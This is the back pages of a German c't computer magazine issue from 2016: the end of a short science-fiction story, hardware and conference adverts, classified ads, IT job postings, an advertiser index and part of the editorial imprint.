Da war sie, die Frage, vor der sich Bilta seit drei Tagen fürchtete. Wie sollte sie der Kleinen sagen, dass ihr Vater tot war, weil er sich für sie geopfert hatte?

„Bald, Cara. Bald“ Sie küsste den Hinterkopf. Jetzt war der falsche Zeitpunkt für ein Gespräch mit diesem Inhalt.

„Weißt du“, sagte das Mädchen, „Papa hat die Erde nämlich auch noch nicht gesehen. In echt, meine ich.“

„Ich weiß, Cara. Ich weiß.“

(bb@ct.de) 



Blade Server Gehäuse

1U 3-fach Blade Server

500W / redundantes Netzteil (1+1)



2U 6-fach Blade Server

800W / redundantes Netzteil (1+1)



3U 12-fach Blade Server

1600W / redundantes Netzteil (1+1)



Blade Spezifikationen:

CPU: Intel Xeon E3-1200 V3 / V4 / Socket H3 LGA1150 • Für 2x 3,5" oder 4x 2,5" Festplatten
• 4x ECC DDR3 DIMM dual Channel, max. 64 GB • Chipsatz: Intel Denlow Plattform mit Intel PCH C222 • SATA on Board: 2x SATA III 6Gb/s und 4x SATA II 3 Gbit/s • 2x int. + 2x ext. USB2.0, 1x VGA, 2x Gb LAN und 1x IPMI Gb LAN Port • RAID: Intel RSTe RAID 0, 1, 10 und 5 (nur für Windows) • Status-Fernüberwachung, Fehlermeldung, Remote-Console



Köln, KOMED Veranstaltungszentrum,

10. – 12. Mai 2016



Die neue Softwareentwicklerkonferenz zu
Internet of Things und Industrie 4.0

EINTAUCHEN INS INTERNET DER DINGE

Jetzt registrieren!

ZIELGRUPPEN:

- Softwareentwickler
- Softwarearchitekten
- Projektleiter
- IT-Leiter

PROGRAMM (Auszug):

- Andy Stanford-Clark:
Innovation Begins at Home (Keynote)
- IoT-Protokolle – Grundlagen und Vergleich
- Typische Sicherheitsprobleme im Umfeld von IoT und Industrie 4.0
- Attacken auf IoT-Geräte – Trends und Prognosen für die Zukunft
- Ein eigenes Smart-Home-System entwickeln?
Das kann doch nicht so schwer sein ...
- MQTT Deep Dive (Workshop)
- IoT Hackathon: Software Engineering +
Hardware + Internet = ? (Workshop)
- Das Internet der Dinge – ein praktischer
Einstieg für Softwareentwickler (Workshop)

Gold-Sponsoren:



Silber-Sponsoren:



ThoughtWorks

Veranstalter:



www.buildingiot.de



Verliebt in die eigene Homepage?

Das kann Ihnen auch passieren – mit einer Heise Homepage.

Denn Heise Homepages sind handmade in Germany und immer am Puls der Zeit. Natürlich sind sie auch Smartphone tauglich, Google optimiert und überzeugen mit modernster Technik. Auf Wunsch sogar mit Shopsystem.

Wechseln Sie jetzt zu Heise Homepages: Wir bieten Ihnen eine bezahlbare Homepage mit Rundum-sorglos-Service, in die Sie sich verlieben werden.

Rufen Sie uns an. 0511 / 51 51 99 70.
Wir freuen uns auf Sie!



www.heise-homepages.de

 Heise RegioConcept

Werden Sie PC-Techniker!



Aus- und Weiterbildung zum Service-Techniker für PCs, Drucker und andere Peripherie. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Bei Vorkenntnissen Abkürzung möglich. Beginn jederzeit.

NEU: SPS-Programmierer, Roboter-Techniker, Linux-Administrator LPI, Netzwerk-Techniker, Fachkraft IT-Security SSCP/CISSP

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

FERN SCHULE WEBER - seit 1959 - Abt. 114
Neerstedter Str. 8 - 26197 Großenkneten
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264



www.fernenschule-weber.de

SPORT

Gibt's bei TELEPOLIS nicht:
dafür kritische Analysen über
Machenschaften in Politik und Wirtschaft.
Telepolis.de: unverwechselbarer
Online-Journalismus



TELEPOLIS

www.telepolis.de

14. Juni bis 16. Juni 2016
darmstadtium, Darmstadt

Die Konferenz für Enterprise JavaScript



Zeitgemäße Webanwendungen entwickeln – professionelle Infrastrukturen betreiben

Programm
online

enterJS 2016

- Architektur: Wie sich komplexe Anwendungen wohlüberlegt gestalten lassen
- Qualität: Maßnahmen wie Codeanalyse und Unit-Tests in Theorie und Praxis
- Sicherheit: Schutzmechanismen gegen Bedrohungen und Angriffsszenarien für Client- und Serverseite
- Performance: Herausforderungen wie die gleichzeitige Verarbeitung komplexer Anfragen, Push-Nachrichten und Web-Echtzeit meistern
- UI/UX: Konzeption und Umsetzung schlüssiger Bedienkonzepte und ansprechender Benutzeroberflächen
- Deployment & Administration: Cloud-Techniken und Virtualisierung im Einsatz
- Services: Implementierung, Verknüpfung und Überwachung serviceorientierter Webanwendungen in Theorie und Praxis
- Integration: JavaScript und Node.js effizient mit anderen Sprachen, Technologien und Plattformen einsetzen

Bronze-Sponsor:

adesso business.
people.
technology.

Veranstalter:



heise **Developer**



dpunkt.verlag

the native web.

www.enterjs.de

devolo
The Network Innovation



elgato Eve Room

- misst Temperatur, Feuchtigkeit und Qualität der Raumluft
- Apple Home-Kit Unterstützung
- Siri Integration • Bluetooth
- Bedienung mit iPad, iPhone, iPod mit iOS 8.3+

LH5SE1

SAMSUNG



Samsung Galaxy J5 J500F

- Touchscreen-Handy • 12,7-cm-Display
- Standards: GSM • 13,0-Megapixel-Kamera
- microSD-Slot • 802,11b/g/n WLAN
- Bluetooth 4,1 • USB

OCBWAU

Kingston



Kingston DataTraveler 2000

- USB-Stick mit 32 GB Speicher
- max. 135 MB/s lesen • max. 40 MB/s schreiben
- USB 3,1 (Gen 1)
- 256-Bit AES-Datenverschlüsselung
- Tastatur zum einfache sperren des Speichers

IMFL2013

SAPPHIRE



Sapphire AMD Radeon R9 390 OC Tri-X NITRO

- AMD Radeon R9 390 • 1040 MHz Chiptakt
- 8 GB GDDR5-RAM (6 GHz) • 2560 Shader
- DirectX 12 und OpenGL 4,5 • PCIe 3,0 x16
- 3x DisplayPort, 1x HDMI, 1x DVI

JFX50B02



Devolo Home Control Starter Paket 9362

- Z-Wave • Inhalt: Zentrale, Tür-/Fensterkontakt, Schalt-/Messsteckdose
- Der Tür-Fensterkontakt dient zur Überwachung von Türen und Fenstern
- Die Schalt-/Messsteckdose steuert Geräte über die my devolo App

LHWB00



QPAD MK-50 MX-Brown Switch

- Gaming-Tastatur • Cherry MX Tasten
- 105 Tasten plus Multimediatasten
- vier orange Tasten-Kappen
- USB, PS/2

NTZQ03

DXRACER



DXRacer Formula Gaming Chair

- Spelsitz • Sitzbreite: 315-370mm
- Sitzhöhe (einstellbar): 465-530mm
- Gasdruckdämpfer • Kopfkissen • Lendenkissen
- Wippfunktion (12°, sperrbar)

NJZDX0

QPA



Sharkoon DG7000 green

- Midi-Tower • Einbauschächte extern: 2x 5,25"
- Einbauschächte intern: 3x 3,5", 2x 2,5"
- Front: 2x USB 3,0, 2x USB 2,0, 2x Audio
- inkl. drei Lüfter • Window-Kit
- für Mainboard bis ATX-Bauform

TQXSK6

sharkoon Aero Cool



Aerocool Aero-800 White

- Midi-Tower • Einbauschächte extern: 2x 5,25"
- Einbauschächte intern: 2x 3,5", 3x 2,5"
- inkl. zwei Lüfter
- Front: 2x USB 3,0, 2x USB 2,0, 2x Audio
- für Mainboard bis ATX-Bauform

TQXRF026

SHARK ZONE



SHARK ZONE H30

- Stereo-Headset
- Ohrumschließend
- Lautstärkeregler
- Kopfhöreranschluss 1x 3,5 mm

KH#556

COOLER MASTER



Cooler Master MasterCase Pro 5

- Modulares Midi-Tower • Mit Seitenfenster
- Unterstützt sechs 140mm Lüfter
- Unterstützt 240mm und 280 Radiatoren gleichzeitig
- Trennplatte: Eigenkammer für das Netzteil

TQXMF001

Thermaltake



Thermaltake Core X31 Window RGB

- Midi-Tower • für Mainboard bis ATX-Bauform
- Einbauschächte extern: 2x 5,25"
- Einbauschächte intern: 6x 3,5", 2x 2,5"
- inkl. drei Lüfter • Window-Kit
- Front: 2x USB 3,0, 2x USB 2,0


TQXTZC



179,-⁹⁰**Huawei P8 Lite**

- 12,7-cm-Display • IPS-Touchscreen
- Standards: GSM, LTE • ohne SIM-Lock
- 13,0-Megapixel-Kamera (Rückseite)
- 5,0-Megapixel-Kamera (Front)
- WLAN, Bluetooth 4,0, USB (OTG-Funktion)

OCBC4K



699,-

Acer Predator XB270HUBPRZ NVIDIA® G-SYNC™

- LED-Monitor • 69 cm (27") Bilddiagonale
- 2.560x1.440 Pixel • 4 ms Reaktionszeit (GtG)
- Kontrast: 100.000.000:1 (dynamisch)
- 144 Hz • Helligkeit: 350 cd/m² • Pivot
- höhenverstellbar • DisplayPort, USB 3.0

GIGABYTE154,-⁹⁰**GIGABYTE GA-Z170X-UD3**

- ATX-Mainboard • Sockel 1151
- Intel® Z170 Chipset • CPU-abhängige Grafik
- Gigabit-LAN • USB 3.1 • HD-Sound
- 4x DDR4-RAM • 3x PCIe 3.0 x16, 3x PCIe x1
- 6x SATA 6Gb/s, 3x SATAe, 2x M.2

GKEG17

117,-⁹⁰**Mushkin MKNSSDTR480GB**

- Solid-State-Drive • 480 GB Kapazität
- 560 MB/s lesen • 515 MB/s schreiben
- Silicon Motion SM2256 • 82.000/87.000 IOPS
- SATA 6Gb/s • 2,5"-Bauform

IMJMUC08

244,-⁹⁰**LG H955 G Flex 2 16 GB**

- Touchscreen-Handy • 14-cm-Display
- Standards: GSM, LTE, HSPA+, HSUPA
- 13,0-Megapixel-Kamera (Rückseite)
- 2,1-Megapixel-Kamera (Front)
- Dual-Band WLAN, Bluetooth 4,1 • Micro-USB

OCBK3V

249,-⁹⁰**AOC G2460PF**

- LED-Monitor • 61 cm (24") Bilddiagonale
- TN-Panel • 1.920x1.080 Pixel (Full HD)
- 1 ms Reaktionszeit (GtG) • Kontrast: 1.000:1
- Energieeffizienzklasse: C • Helligkeit: 350 cd/m²
- Pivot-Funktion • HDMI, DVI-D, DP, VGA, Audio
- USB-Hub • Integrierte Lautsprecher

VSLM5502

homematic IP

114,-⁹⁰**Homematic IP Starterset Raumklima**

- Access Point • Thermostat • Tür und Fensterkontakt
- steuerbar via Smartphone App • Funkfrequenz: 868 MHz
- AES-Verschlüsselung

LHIB00

79,-⁹⁰**Noctua NH-D15S**

- CPU-Kühler für alle gängigen Sockel
- Abmessungen: 150x165x135 mm
- 12 Heatpipe-Verbindungen
- 1x 140-mm-Lüfter mit PWM-Anschluss

HXLU32

29,-⁹⁹**Sharkoon USB 3.1 Controller**

- USB-Controller
- Ausführung: PCIe 3.0 x1, PCIe 2.0 x2
- Anschlüsse extern: 1x USB 3.1 (Typ-A), 1x USB 3.1 (Typ-C)
- 10 Gbit/s • Windows 7/8/10

FPUS13

79,-⁹⁰**Alpenföhn "Olymp"**

- CPU-Kühler für alle gängigen Sockel
- sechs 6mm Heatpipe
- 2x 140-mm-Lüfter mit PWM-Anschluss

HXLE63

514,-⁹⁰**Avago Storage by LSI**

- SAS-Controller • Ausführung: PCIe 3.0 x8
- Anschlüsse intern: 2x SFF-8643
- LSISAS3108 Dual-Core RAID on Chip

FPC131

ALTERNATE
bequem online

Entdecken Sie die Wunder des Universums!



Das ist Space:

Vollgepackt mit informativen Artikeln und atemberaubenden Fotos berichtet Space über die Technik der Weltraumfahrt, ebenso wie über Astronomie und kosmische Phänomene.

Testen Sie 2 × Space mit 30% Rabatt!

Lesen Sie 2 Ausgaben Space für nur 11,90 €* statt 17,00 €* im Handel.

Jetzt bestellen und vom Test-Angebot profitieren:
www.emedia.de/space-mini

*Preis in Deutschland.

Tel.: 0541 80 009 126
(Mo.-Fr. 8-19 Uhr, Sa. 10-14 Uhr)
E-Mail: space-abo@emedia.de
Post: eMedia Leserservice
Postfach 24 69
49014 Osnabrück

ORACLE Feuerwehr www.oraservices.de ☐

xxs-kurze Daten- & Stromkabel: kurze-kabel.de ☐

WWW.LASERSHOP.DE Linienlaser Module Dioden ☐

DATENRETTUNG v. HDD, RAID, SSD – Erfolg >99%

www.datarecovery.eu – 24h-Tel.: 0800-073 88 36 ☐

Fachhändler gesucht (50% Marge)! Adress- und Kundenverwaltung für Microsoft Office. Success-
Control® CRM – www.successcontrol.de ☐

EDELSTAHL LED SCHILDER: www.3D-buchstabe.com
HAUSNUMMERN nobel 230V~: www.3D-hausnummer.de ☐

>>>> Profis entwickeln Ihre Software <<<<<
Professionelle Softwareentwicklung unter UNIX und Windows zu Festpreisen. Delta Datentechnik GmbH, 73084 Salach, Tel. 07162/931770, Fax 931772, www.deltadatentechnik.de ☐

Erfahrene Diplom-Fachübersetzerin übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 05130/37085 ☐

Antennenfreak.de – Antennen und Zubehör für UMTS HSPA+ LTE GSM EDGE, kompetente Beratung ☐

WLL-Breitband Netz Ruhrgebiet – schneeweiss.de ☐

JAVA: www.TQG.de/unternehmen/Karriere ☐

www.patchkabel.de - LWL und Netzwerk Kabel ☐

nginx-Webhosting: timmehosting.de ☐

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemeldungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 0511/3884511, Mobil: 0170/3210024, Telefax: 0511/3884512, E-Mail: service@softaktiv.de, Internet: www.softaktiv.de ☐

**Anzeigenschluss
für die nächsten
erreichbaren Ausgaben:**

09/2016: 29.03.2016

10/2016: 12.04.2016

11/2016: 25.04.2016

c't – Kleinanzeigen

Private Kleinanzeige:

erste Druckzeile € 10,-; jede weitere Zeile € 8,-

Gewerbliche Kleinanzeige:

erste Druckzeile € 20,-; jede weitere Zeile € 16,-

Chiffre-Anzeige: € 5,- Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

Den Betrag habe ich auf Ihr Konto überwiesen.
Sparkasse Hannover,
IBAN DE98 2505 0180 0000 0199 68, BIC SPKH DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

Faxnummer: 05 11 / 53 52-200

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz ☐ privat ☐ gewerblich* (werden in c't mit @ gekennzeichnet) ☐ Chiffre

€ 10,- (20,-)

€ 18,- (36,-)

€ 26,- (52,-)

€ 34,- (68,-)

€ 42,- (84,-)

€ 50,- (100,-)

€ 58,- (116,-)

€ 66,- (132,-)

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. *Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,- Chiffre-Gebühr.


Ausfüllen und einsenden an:  **Heise Medien GmbH & Co. KG**
c't-Magazin, Anzeigenabteilung
Karl-Wiechert-Allee 10, 30625 Hannover

↳ Weiterlesen, wo andere aufhören.



EBERHARD KARLS
UNIVERSITÄT
TÜBINGEN

ZENTRALE VERWALTUNG
II – STUDIUM UND LEHRE



Berufsbegleitend
studieren?

CERTIFICATE OF ADVANCED STUDIES (CAS)
FERNERKUNDUNG

- Einführung in die Fernerkundung
- Fernerkundung für Fortgeschrittene
- Kartographie
- Luftbildauswertung

Präsenzveranstaltung & Onlinephase 50:50
Nächster Kursstart:
15.04.2016

Nähere Informationen unter:
www.uni-tuebingen.de/wb/geodatenmanager

Universität Tübingen · Dezernat II – Studium und Lehre
Tübinger Zentrum für Wissenschaftliche Weiterbildung
Wilhelmstraße 11 · 72074 Tübingen · Telefon 07071 29-76837
www.uni-tuebingen.de/weiterbildung

HIER KÖNNTE IHR SEMINAR STEHEN

Seminar-Angebot viele Hunderttausend wissenshungrige Leser erreichen.
Dazu müsste an dieser Stelle nur Ihr

Und das zu außergewöhnlich günstigen Konditionen.

Mehr Infos gibt es unter **+49 (0) 511 53 52-165 oder -221**.

↳ Weiterlesen, wo andere aufhören.



AGILE TRANSITION DAY

presented by Diaz & Hilterscheid

**STARTEN SIE IHRE TRANSFORMATION
ZU EINEM AGILEN UNTERNEHMEN!**

📅 12. MAI 2016

📍 Riu Plaza Hotel, Berlin, Deutschland

€ 499 € bis zum 28. März 2016



Transformieren Sie sich jetzt! www.agiletransitionday.com





Luftfahrt-Bundesamt
Bundesoberbehörde im Geschäftsbereich des Bundesministeriums
für Verkehr und digitale Infrastruktur (BMVI)

Das **Luftfahrt-Bundesamt (LBA)** sucht für das Referat Z 4 „Informations- und Kommunikationstechnik“ zum nächstmöglichen Zeitpunkt eine/n

Informatiker/in (FH-Diplom/Bachelor) im Bereich Anwendungsentwicklung

Der Dienstort ist Braunschweig.

Referenzcode der Ausschreibung 20160280_9415

Den vollständigen Ausschreibungstext mit ausführlichen Informationen erhalten Sie über das Internet unter <http://www.lba.de> und <http://www.bav.bund.de>

Sollte Ihr Interesse geweckt worden sein, bewerben Sie sich bitte **bis zum 02.04.2016** über das Elektronische Bewerbungsverfahren (EBV) auf der Einstiegsseite unter <http://www.bav.bund.de/Einstieg-EBV>

Wählen Sie dort „Bewerbung mittels Referenzcode“ aus und geben Sie bitte im Verlauf Ihrer Bewerbung den o. g. Referenzcode ein.

Weitere Auskünfte im Luftfahrt-Bundesamt erhalten Sie von Frau Gödecke unter der Rufnummer 0531 2355-2204 sowie unter der Service-Rufnummer 0531 2355-2222.



Die Präsidentin des Bundesgerichtshofs

Beim Bundesgerichtshof – Dienststelle Karlsruhe – ist zum nächstmöglichen Zeitpunkt die Stelle einer/eines

Diplom-Informatikerin/Diplom-Informatik als Netzwerkadministrator/in

in einem unbefristeten Tarifbeschäftigtverhältnis mit der regelmäßigen wöchentlichen Arbeitszeit neu zu besetzen. Eine spätere Übernahme in das Beamtenverhältnis ist bei überdurchschnittlichen Leistungen und Vorlage der entsprechenden laufbahnrechtlichen Voraussetzungen grundsätzlich möglich.

Die vollständige Stellenausschreibung inkl. Aufgabengebiet und Anforderungsprofil ist auf der Internetseite <http://www.bundesgerichtshof.de/stellenangebote> veröffentlicht.

Für nähere Informationen zum Aufgabengebiet steht Ihnen Herr Sarnes (Tel. 0721/159-6107), im Übrigen Herr Weis (Tel. 0721/159-1328) gerne zur Verfügung.

Sollte Ihr Interesse geweckt sein, übersenden Sie bitte Ihre aussagekräftigen Bewerbungsunterlagen (Zeugnisse, Beurteilungen, Beschäftigungs- und Fortbildungsnachweise) **bis spätestens 4. April 2016** an die

Präsidentin des Bundesgerichtshofs, 76125 Karlsruhe.

Bitte reichen Sie nur Kopien ein; die Bewerbungsunterlagen werden nur auf Anforderung zurückgesandt.



Das Leibniz-Institut für Wissensmedien (IWM) erforscht Wissenserwerb, Wissensaustausch und Kooperation mit digitalen Medien. Das Institut ist Mitglied der Leibniz-Gemeinschaft und internationalen Standards exzellerter Wissenschaft verpflichtet.

Wir suchen zum nächstmöglichen Zeitpunkt zur Verstärkung unseres Bereichs „Medientechnik“ eine/-n engagierte/-n

Software-Entwickler/-in (100 %)

Die Medientechnik spielt eine zentrale Rolle für die Forschungsaufgaben des IWM. Sie entwickelt in enger Zusammenarbeit mit den Forschungsbereichen innovative Multimedia-Anwendungen und Installationen mit Fokus auf intuitive Benutzerschnittstellen wie Multitouch-Eingabe, Tangible Interaction oder Gestensteuerung.

Ihre Aufgaben:

- Konzeption und Entwicklung von innovativen stationären und mobilen Multimedia-Anwendungen und Installationen
- Weiterentwicklung und Optimierung von existierenden Multiuser-Benutzerschnittstellen
- Mitarbeit an projektübergreifend einsetzbaren Programmmodulen

Ihr Profil:

- Abgeschlossenes Hochschulstudium der Informatik, Medieninformatik oder angrenzenden Disziplinen
- Fundierte Praxiskenntnisse im Bereich der Computergraphik und des Webdesigns
- Programmierungserfahrung mit HTML5, JavaScript, Python, Objective-C oder Swift
- Erfahrungen mit Aspekten der Mensch-Maschine-Interaktion
- Gestalterisches Gespür und Fähigkeit zur disziplinübergreifenden Zusammenarbeit
- Sehr gute Englischkenntnisse in Wort und Schrift, eine selbstständige, zuverlässige und auf Eigeninitiative basierende Arbeitsweise, ein hohes Maß an Verantwortungsbewusstsein und die Freude am Umgang mit Menschen und Technik runden Ihr Profil ab.

Unser Angebot:

Es erwarten Sie ein abwechslungsreiches und anspruchsvolles Aufgabenfeld in einem interdisziplinär und international ausgerichteten Forschungsinstitut sowie Vergütung nach dem Tarifvertrag für den öffentlichen Dienst der Länder (E13 TV-L), einschließlich der im öffentlichen Dienst üblichen Sozialleistungen. Die Stelle ist zunächst auf 1 Jahr befristet zu besetzen mit der Option auf Verlängerung.

Für nähere Informationen steht Ihnen als fachlicher Ansprechpartner Herr **Dr. Uwe Oestermeier** unter Tel.: 07071/979-208 oder E-Mail: u.oestermeier@iwm-tuebingen.de gerne zur Verfügung.

Ihre aussagekräftige schriftliche Bewerbung richten Sie bitte unter Angabe der **Kennziffer 1005-2016** und des frühestmöglichen Eintrittstermins bis zum **08.04.2016** in einer PDF-Datei per E-Mail an personal@iwm-tuebingen.de.

Frauen und Männer haben bei uns die gleichen Chancen. Schwerbehinderte werden bei entsprechender Eignung mit Vorrang berücksichtigt.

**Stiftung Medien
in der Bildung (SbR)
Leibniz-Institut
für Wissensmedien
Verwaltung
Schleichstraße 6
72076 Tübingen
www.iwm-tuebingen.de**



Mitglied der
Leibniz-Gemeinschaft

IT-Systemadministratoren/innen

Besetzung zum nächstmöglichen Zeitpunkt, unbefristeter Vertrag

Vergütung entsprechend persönlicher Voraussetzungen bis E 11 TV-L

Verbeamtete Bewerberinnen und Bewerber können amtsgleich bis A11 übernommen werden.

Nähere Informationen zu Aufgaben, Voraussetzungen und Bewerbungsmodalitäten:

www.lwf.bayern.de/service/stellenangebote/index.php

KNOW-HOW IM KAMPF GEGEN CYBERCRIME

► Bachelor IT-Forensik (B.Eng.)

► Master IT-Sicherheit und Forensik (M.Eng.)

► wings.de/it-sicherheit



**Du kannst mehr,
als Du denkst!**

Erfolgsversprechende IT-Jobs findest du bei uns
www.heise-jobs.de



www.gkv-spitzenverband.de



Spitzenverband



Der GKV-Spitzenverband vertritt die Interessen aller gesetzlichen Kranken- und Pflegekassen in Deutschland. Die Gesundheit der rund 70 Millionen Versicherten steht dabei im Mittelpunkt seines Handelns.

Für die **Abteilung Telematik/IT-Management, Referat Telematik**, suchen wir eine/einen

**IT-Fachreferentin/IT-Fachreferenten
Telematikanwendungen der elektronischen
Gesundheitskarte (eGK)**

Stellenausschreibung Nr. 206_7

Ihre Aufgaben:

- Sie führen gemeinsam mit Ihren Kolleginnen und Kollegen die technische Analyse und Bewertung von Ausarbeitungen zur zukünftigen Telematikinfrastruktur sowie zu weiteren telematischen Anwendungen durch.
- Ihr Fokus liegt dabei auf der Realisierbarkeit und der Berücksichtigung der Interessen der GKV.
- Die Themen umfassen ein breites inhaltliches Spektrum, von der Smartcard-Technologie über Sicherheitsthemen wie Zertifikate/PKI, Netzwerkprotokolle (bspw. IPsec, L2TP, DHCP), Web-Services (bspw. SOAP, WSDL) bis hin zu Vorgehensmodellen, Testverfahren und zum Betrieb nach ITIL.
- Sie begleiten gemeinsam mit Ihren Kolleginnen und Kollegen die fachspezifischen Abstimmungsprozesse (z. B. im Rahmen von Stellungnahmen) und stehen mit Ihrer Expertise den Gremien des GKV-Spitzenverbandes zur Verfügung.

Was wir von Ihnen erwarten:

- Sie haben ein informationstechnisches Hochschulstudium erfolgreich abgeschlossen und verfügen idealerweise über praktische Erfahrung im beschriebenen Themenfeld. Bewerbungen von Hochschulabsolventen/-innen ohne praktische Berufserfahrung sind ebenfalls willkommen. Der konkrete Aufgabenbereich wird anhand der Qualifikation festgelegt.
- Sie sind bereit, in Gremien Ihre fachspezifischen Themen zu vertreten und die erforderlichen Vorarbeiten sowie die Aufbereitung der Arbeitsergebnisse zu leisten.
- Sie kennen idealerweise die Strukturen des deutschen Gesundheitswesens.
- Sie haben besonderes Interesse daran, sich immer wieder in wechselnde technische Themen einzuarbeiten, und verfügen über die soziale und methodische Kompetenz, komplexe Sachverhalte und Fragestellungen in einem interdisziplinären Team zu analysieren.
- Sie verfügen außerdem über ausgeprägte kommunikative Fähigkeiten sowie eine sehr gute schriftliche und mündliche Ausdrucksweise.

Wir bieten Ihnen eine hochinteressante und sehr verantwortungsvolle Aufgabe in einem der größten deutschen IT-Projekte an unserem Standort Berlin, die Chance, die Veränderungsprozesse in der gesetzlichen Krankenversicherung aktiv mitzustalten, eine Ihrer Qualifikation und den Anforderungen entsprechende Vergütung und eine attraktive betriebliche Altersversorgung.

Die Besetzung der Stelle ist auch in Teilzeit möglich. Im Sinne des Bundesgleichstellungsgesetzes begrüßen wir bei dieser Ausschreibung besonders die Bewerbung von Frauen. An Bewerbungen von schwerbehinderten Menschen sind wir gleichermaßen interessiert.

Interesse?
Dann senden Sie Ihre Bewerbung unter Angabe der oben genannten Ausschreibungsnummer bitte bis zum **26.03.2016** an das Personalreferat des GKV-Spitzenverbandes, Reinhardtstraße 28, 10117 Berlin. Sie können uns Ihre Bewerbung auch online - ebenfalls mit der Ausschreibungsnummer versehen - zukommen lassen: bewerbung@gkv-spitzenverband.de.

Für Rückfragen steht Ihnen Herr Marcus Büscher oder Herr Rainer Höfer unter Telefon 030 206288-1200 zur Verfügung.

Durch das Übermitteln einer Bewerbung willigen Sie in die Speicherung Ihrer personenbezogenen Daten (auch nach Ende des Bewerbungsverfahrens) ein, damit eine Kontakt- aufnahme für berufliche Zwecke erfolgen kann. Ein Wider- ruf dieser Einwilligung ist jederzeit möglich.

Inserentenverzeichnis*

1&1 Telecommunication GmbH, Montabaur	123
1blu AG, Berlin	11
ALTERNATE Computerversand GmbH, Linden	53, 192, 193
AUDI AG, Ingolstadt	2
c.a.p.e. IT GmbH, Chemnitz	46
COMP-MALL Computer-Vertriebs GmbH, München	135
dpunkt.verlag GmbH, Heidelberg	23
eco – Verband der Internettwirtschaft e.V., Köln	204
Epson (UK) Ltd, GB-HEMEL HEMPSTEAD	91, 93, 95, 97
ESET Deutschland GmbH, Jena	51
Fernschule Weber, Großenkneten	191
IDS Imaging Development GmbH, Obersulm	35
Kentix GmbH, Idar-Oberstein	27
Lautsprecher Teufel GmbH, Berlin	43
Microsoft Deutschland GmbH, Unterschleißheim	4, 5
QualityHosting AG, Gelnhausen	29, 49
T-Systems International GmbH, Köln	13
TDT GmbH, Essenbach	21
WIBU-SYSTEMS AG, Karlsruhe	143
Wiesemann & Theis GmbH, Wuppertal	47
WORTMANN AG, Hüllhorst	8, 9

Stellenanzeigen

Bundesgerichtshof, Karlsruhe	197
GKV-Spitzenverband, Berlin	199
LBA Luftfahrt-Bundesamt, Braunschweig	197
Leibniz-Institut für Wissensmedien, Tübingen	197
LWF Bayerische Landesanstalt für Wald und Forstwirtschaft, Freising	198
WINGS - Wismar International Graduation Services GmbH, Wismar	198

Seminare

Universität Tübingen, Tübingen	196
--------------------------------------	-----

Reseller Guide

RaidSonic Technology GmbH, Ahrensburg	190
---	-----

Diese Ausgabe enthält eine Teilbeilage von EXTRA Computer GmbH, Giengen-Sachsenhausen und Rausch Netzwerktechnik GmbH, Ettlingen.

Wir bitten um freundliche Beachtung.

* Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.

Impressum

Redaktion

Heise Medien GmbH & Co. KG

Redaktion c't

Postfach 61 04 07, 30604 Hannover

Karl-Wiechert-Allee 10, 30625 Hannover

Telefon: 05 11/53 52-300

Telefax: 05 11/53 52-417

Internet: www.ct.de

E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe

„Ermessungs-Trojaner“: Jürgen Schmidt (j@ct.de),

„Das smartere Heim“: Nico Jurran (nij@ct.de)

Chefredakteur: Detlef Grell (gr@ct.de) (verantwortlich für den Textteil),
Johannes Endres (je@ct.de)

Stellv. Chefredakteur: Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)

Textredaktion & Qualitätssicherung

Harald Bögeholz (bo@ct.de), Gerald Himmlein (ghi@ct.de), Ingo T. Storm (it@ct.de)

Ressort Software & Medien (software-medien@ct.de)

Leitende Redakteure: Dorothee Wiegand (dwi@ct.de), Dr. Volker Zota (vza@ct.de)

Redaktion: Dieter Brors (db@ct.de), Hartmut Gieselman (hag@ct.de), Sven Hansen (sha@ct.de), Ulrich Hilgefort (uh@ct.de), Nico Jurran (nij@ct.de), André Kramer (akr@ct.de), Martin Reche (mre@ct.de), Peter Schmitz (psz@ct.de), Dr. Hans-Peter Schüller (hps@ct.de), Andrea Trinkwalder (atr@ct.de), Peter-Michael Ziegler (pmz@ct.de)

Ressort Systeme & Sicherheit (systeme-sicherheit@ct.de)

Leitende Redakteure: Peter Siering (ps@ct.de), Dr. Oliver Diedrich (odi@ct.de), Jürgen Schmidt (ju@ct.de)

Redaktion: Mirko Dölle (mid@ct.de), Liane M. Dubowy (imd@ct.de), Ronald Eikenberg (rei@ct.de), Oliver Lau (ola@ct.de), Thorsten Leemhuis (th@ct.de), Johannes Merkert (jme@ct.de), Fabian A. Scherschel (fab@ct.de), Dennis Schirmacher (des@ct.de), Jan Schüßler (jss@ct.de), Hajo Schulz (hos@ct.de), Axel Vahldiek (axv@ct.de)

Ressort Hardware (hardware@ct.de)

